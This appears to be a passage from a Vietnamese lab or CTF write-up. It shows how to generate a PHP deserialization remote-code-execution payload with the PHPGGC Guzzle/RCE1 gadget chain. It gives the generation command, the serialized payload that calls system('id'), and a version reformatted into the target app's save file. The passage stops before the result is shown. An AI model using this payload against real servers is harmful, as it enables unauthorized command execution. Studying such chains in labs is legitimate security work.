Guzzle/FW1	6.0.0 <= 6.3.3+	File write
Guzzle/INF01	6.0.0 <= 6.3.2	phpinfo()
Guzzle/RCE1	6.0.0 <= 6.3.2	RCE (Function)

Reference: <https://github.com/ambionics/phpggc>

- Ta sẽ sử dụng tool **PHPGGC** để generate payload RCE. Link: <https://github.com/ambionics/phpggc>.
- Dùng lệnh `./phpggc Guzzle/RCE1 system id > ./payload.sav` hoặc `php phpggc Guzzle/RCE1 system id > ./payload.sav`
- Lưu ý: phải ghi kết quả payload này vào 1 file, vì nếu in ra màn hình thì sẽ thiếu những ký tự không thể in ra màn hình như ký tự `NULL(%00)`



```
1 0:24:"GuzzleHttp\Psr7\FnStream":2:{s:33:"\x00GuzzleHttp\Psr7\FnStream\x00methods";a:1:{s:5:"close";a:2:{i:0;
0:23:"GuzzleHttp\HandlerStack":3:{s:32:"\x00GuzzleHttp\HandlerStack\x00handler";s:2:"id";s:30:"\x00GuzzleHttp\HandlerStack\x00stack";
a:1:{i:0;a:1:{i:0;s:6:"system";}}s:31:"\x00GuzzleHttp\HandlerStack\x00cached";b:0;i:1;s:7:"resolve";}}s:9:"_fn_close";a:2:{i:0;
0:23:"GuzzleHttp\HandlerStack":3:{s:32:"\x00GuzzleHttp\HandlerStack\x00handler";s:2:"id";s:30:"\x00GuzzleHttp\HandlerStack\x00stack";
a:1:{i:0;a:1:{i:0;s:6:"system";}}s:31:"\x00GuzzleHttp\HandlerStack\x00cached";b:0;i:1;s:7:"resolve";}}
```

- Chỉnh sửa đúng format của ứng dụng và tạo payload hoàn chỉnh:



```
File Edit Selection View Go Run Terminal Help payload.sav - php-gcc (WSL: Ubuntu-20.04) - Visual Studio Code
payload.sav
1 0|0:24:"GuzzleHttp\Psr7\FnStream":2:{s:33:"\u0000GuzzleHttp\Psr7\FnStream\u0000methods";a:1:{s:5:"close";a:2:{i:0;
0:23:"GuzzleHttp\HandlerStack":3:{s:32:"\u0000GuzzleHttp\HandlerStack\u0000handler";s:2:"id";s:30:"\u0000GuzzleHttp\HandlerStack\u0000stack";
a:1:{i:0;a:1:{i:0;s:6:"system";}}s:31:"\u0000GuzzleHttp\HandlerStack\u0000cached";b:0;}i:1;s:7:"resolve";}}s:9:"_fn_close";a:2:{i:0;
0:23:"GuzzleHttp\HandlerStack":3:{s:32:"\u0000GuzzleHttp\HandlerStack\u0000handler";s:2:"id";s:30:"\u0000GuzzleHttp\HandlerStack\u0000stack";
a:1:{i:0;a:1:{i:0;s:6:"system";}}s:31:"\u0000GuzzleHttp\HandlerStack\u0000cached";b:0;}i:1;s:7:"resolve";}}|
```

- Kết quả sau khi load dữ liệu từ server:

